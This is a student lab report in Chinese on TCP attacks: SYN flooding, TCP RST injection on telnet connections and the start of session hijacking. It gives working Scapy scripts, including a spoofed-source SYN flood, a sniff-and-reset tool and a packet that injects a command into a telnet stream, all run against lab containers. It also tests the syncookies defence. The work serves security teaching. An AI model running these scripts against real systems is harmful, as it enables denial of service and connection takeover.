
The report of lab 2

57118117 谌雨阳

Task 1：SYN Flooding Attack

Code:


Synflood 攻击的 python 脚本代码：



```
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits
a = IP(dst="10.9.0.5")
b = TCP(sport=1551, dport=23, seq=1551, flags='S')
pkt = a/b
while True:
        pkt['IP'].src = str(IPv4Address(getrandbits(32)))
        send(pkt, verbose = 0)
```


Result：

进入 victim 机后首先检查 syncookie 功能是否关闭，发现功能位置为 0，说明防御功能已关闭。




```
root@39a596d9fd28:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
```

使用 netstat -nat 命令检查攻击前的 tcp 连接，只有两个 LISTEN 状态的连接：




```
root@39a596d9fd28:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:35941        0.0.0.0:*               LISTEN
```

在攻击机上运行编译好的 synflood 攻击程序：




```
root@VM:/volumes# synflood 10.9.0.5 23
```

检查 tcp 连接，发现很多 SYN_RECV 状态的连接：




```
root@39a596d9fd28:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:35941        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             103.14.136.119:34758    SYN_RECV
tcp        0      0 10.9.0.5:23             108.97.122.86:26795     SYN_RECV
tcp        0      0 10.9.0.5:23             106.133.165.94:30654    SYN_RECV
tcp        0      0 10.9.0.5:23             108.30.235.61:2232      SYN_RECV
tcp        0      0 10.9.0.5:23             103.74.12.37:25375      SYN_RECV
tcp        0      0 10.9.0.5:23             190.16.226.22:2515      SYN_RECV
tcp        0      0 10.9.0.5:23             67.115.8.83:58882       SYN_RECV
tcp        0      0 10.9.0.5:23             171.85.250.39:46976     SYN_RECV
tcp        0      0 10.9.0.5:23             35.32.246.14:29855      SYN_RECV
tcp        0      0 10.9.0.5:23             147.8.66.103:62649      SYN_RECV
tcp        0      0 10.9.0.5:23             249.88.19.20:38875      SYN_RECV
tcp        0      0 10.9.0.5:23             156.198.2.82:48252      SYN_RECV
tcp        0      0 10.9.0.5:23             174.58.44.96:33067      SYN_RECV
tcp        0      0 10.9.0.5:23             206.237.133.63:15744    SYN_RECV
```

对 victim 机进行 telnet 尝试，发现失败。




```
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
```

关闭攻击程序后再次尝试，发现可以成功。




```
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
39a596d9fd28 login:
```

而此时重新运行 synflood 程序：



```
root@VM:/volumes# synflood 10.9.0.5 23
```


再次进行 telnet 尝试，发现即使在攻击程序运行过程中也能够成功。



```
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
39a596d9fd28 login:
```


根据 Note A 中的描述，该现象的原因是 victim 机器在 ip tcp_metrics 中保存了之前连接成功的 IP 地址。通过使用 ip tcp_metrics flush 命令清楚保存内容后，攻击程序又能够成功。

根据实验手册尝试使用 python 编写攻击脚本并执行。




```
root@VM:/volumes# python3 synflood.py
```

发现效果不佳，并不能阻止 telnet，这是因为我们编写的 python 脚本速度不够快，在与 telnet 请求包竞争空出的缓冲区时不一定能够取胜。




```
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
bddc03645329 login:
```

根据手册要求多开 python 脚本，当开到 3 个同时运行的攻击程序时，成功阻塞了 telnet 功能。




```
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
```

在 yml 文件中有一个 synack_retries 的设置，代表 SYN_ACK 报文重发的次数，默认为 5。为了测验它对 python 攻击程序成功率的影响，在此更改为 40。



```
sysctls:
            - net.ipv4.tcp_syncookies=0
            - net.ipv4.tcp_synack_retries=40
```


在更改为 40 之后，开启一个 python 攻击程序就能够攻击成功。



```
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
```


测试另一个配置参数 syn_backlog 参数对攻击效果的影响如下，该值代表缓冲区内存

放的最大的连接请求数，默认值为 128，在此将其改小为 80。




```
sysctls:
        - net.ipv4.tcp_syncookies=0
        - net.ipv4.tcp_synack_retries=5
        - net.ipv4.tcp_max_syn_backlog=80
```

在更改为 80 后，开启单个攻击程序即可攻击成功，结果如下：




```
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
```

最后尝试开启 syncookies 防御功能，进行测试：



```
sysctls:
        - net.ipv4.tcp_syncookies=1
```

此时即使开启 c 或 python 攻击程序，也不能阻止 telnet，说明防御程序是有效的。



```
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
f036aab7a73f login:
```


Answer to the questions:

在本实验中可以发现，成功的 tcp 连接会被连接的机器保存在本地缓存中，使得下一次连接更容易成功。另外，实验中所给的 python 攻击程序的攻击能力不如 c 程序，在与正常请求的竞争中容易失败。受害者机器的两个参数：重发请求次数和缓存区最大容量都能够影响攻击成功几率。其中重发请求次数越多，阻塞时间越长，成功率越高；缓存区最大容量越小，阻塞效果越好，成功率也越高。

Task 2: TCP RST Attacks on telnet Connections


Code：

手动攻击的 python 脚本如下：



```python
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src='10.9.0.5', dst='10.9.0.6')
tcp = TCP(sport=35470, dport=23, flags="R", seq=1722965258, ack=2356553206)
p = ip/tcp
ls(p)
send(p,verbose=0)
```


自动攻击的 python 脚本如下：



```python
#!/usr/bin/env python3
from scapy.all import *

def rst(pkt):
        ip = IP(src=pkt[IP].src, dst=pkt[IP].dst)
        tcp = TCP(sport=pkt[TCP].sport, dport=pkt[TCP].dport, flags="R", seq=pkt[TCP].seq, ack=pkt[TCP].ack)
        p = ip/tcp
        ls(p)
        send(p,verbose=0)

pkt=sniff(iface='br-5b0930bc06e9',filter='tcp and src host 10.9.0.6 and dst host 10.9.0.5 and dst port 23',prn=rst)
```


Result：

在两个 docker 之间建立 telnet 连接如下：




```
root@924463d30892:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
8aae1477e0ff login: 
```

利用 wireshark 可以得到我们想要的通信双方 IP 地址和端口：




No.	Time	Source	Destination	Protocol	Length	Info
117	2021-07-10 20:1…	10.9.0.5	10.9.0.6	TELNET	69	Telnet Data ...
118	2021-07-10 20:1…	10.9.0.6	10.9.0.5	TCP	66	35470 → 23 [ACK] Seq=1722965255 Ack=2356553166 Win
119	2021-07-10 20:1…	10.9.0.6	10.9.0.5	TELNET	69	Telnet Data ...
120	2021-07-10 20:1…	10.9.0.5	10.9.0.6	TCP	66	23 → 35470 [ACK] Seq=2356553166 Ack=1722965258 Win
121	2021-07-10 20:1…	10.9.0.5	10.9.0.6	TELNET	86	Telnet Data ...
122	2021-07-10 20:1…	10.9.0.6	10.9.0.5	TCP	66	35470 → 23 [ACK] Seq=1722965258 Ack=2356553186 Win
123	2021-07-10 20:1…	10.9.0.5	10.9.0.6	TELNET	86	Telnet Data ...
124	2021-07-10 20:1…	10.9.0.6	10.9.0.5	TCP	66	35470 → 23 [ACK] Seq=1722965258 Ack=2356553206 Win

在手动攻击中，使用如上 Code 中展示的 python 脚本进行攻击：




```python
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=35470, dport=23, flags="RA", seq=1722965258, ack=2356553206)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

此时 10.9.0.6 机中的 telnet 连接显示被外部主机中断，攻击成功：




```
root@924463d30892:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
8aae1477e0ff login: Connection closed by foreign host.
```

攻击机上包显示内容如下：




```
version     : BitField  (4 bits)                      = 4              (4)
ihl         : BitField  (4 bits)                      = None           (None)
tos         : XByteField                              = 0              (0)
len         : ShortField                              = None           (None)
id          : ShortField                              = 1              (1)
flags       : FlagsField  (3 bits)                    = <Flag 0 ()>    (<Flag 0 ()>)
frag        : BitField  (13 bits)                     = 0              (0)
ttl         : ByteField                               = 64             (64)
proto       : ByteEnumField                           = 6              (0)
chksum      : XShortField                             = None           (None)
src         : SourceIPField                           = '10.9.0.6'     (None)
dst         : DestIPField                             = '10.9.0.5'     (None)
options     : PacketListField                         = []             ([])
--
sport       : ShortEnumField                          = 35470          (20)
dport       : ShortEnumField                          = 23             (80)
seq         : IntField                                = 1722965258     (0)
ack         : IntField                                = 2356553206     (0)
dataofs     : BitField  (4 bits)                      = None           (None)
reserved    : BitField  (3 bits)                      = 0              (0)
flags       : FlagsField  (9 bits)                    = <Flag 20 (RA)> (<Flag 2 (S)>
)
window      : ShortField                              = 8192           (8192)
```

自动攻击结果同样造成了连接中断：



```
seed@8aae1477e0ff:~$ Connection closed by foreign host.
root@924463d30892:/# 
```

包显示结果如下：




```
version     : BitField  (4 bits)                      = 4              (4)
ihl         : BitField  (4 bits)                      = None           (None)
tos         : XByteField                              = 0              (0)
len         : ShortField                              = None           (None)
id          : ShortField                              = 1              (1)
flags       : FlagsField  (3 bits)                    = <Flag 0 ()>    (<Flag 0 ()>)
frag        : BitField  (13 bits)                     = 0              (0)
ttl         : ByteField                               = 64             (64)
proto       : ByteEnumField                           = 6              (0)
chksum      : XShortField                             = None           (None)
src         : SourceIPField                           = '10.9.0.6'     (None)
dst         : DestIPField                             = '10.9.0.5'     (None)
options     : PacketListField                         = []             ([])
--
sport       : ShortEnumField                          = 35490          (20)
dport       : ShortEnumField                          = 23             (80)
seq         : IntField                                = 4135154492     (0)
ack         : IntField                                = 1421657412     (0)
dataofs     : BitField  (4 bits)                      = None           (None)
reserved    : BitField  (3 bits)                      = 0              (0)
flags       : FlagsField  (9 bits)                    = <Flag 20 (RA)> (<Flag 2 (S)>
)
window      : ShortField                              = 8192           (8192)
chksum      : XShortField                             = None           (None)
```

Task 3: TCP Session Hijacking


Code：

手动攻击 python 脚本如下：



```python
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src='10.9.0.6', dst='10.9.0.5')
tcp = TCP(sport=46718, dport=23, flags="A", seq=655328076, ack=4167489317)
data = '\r touch /home/malware \r'
p = ip/tcp/data
ls(p)
send(p,verbose=0)
```

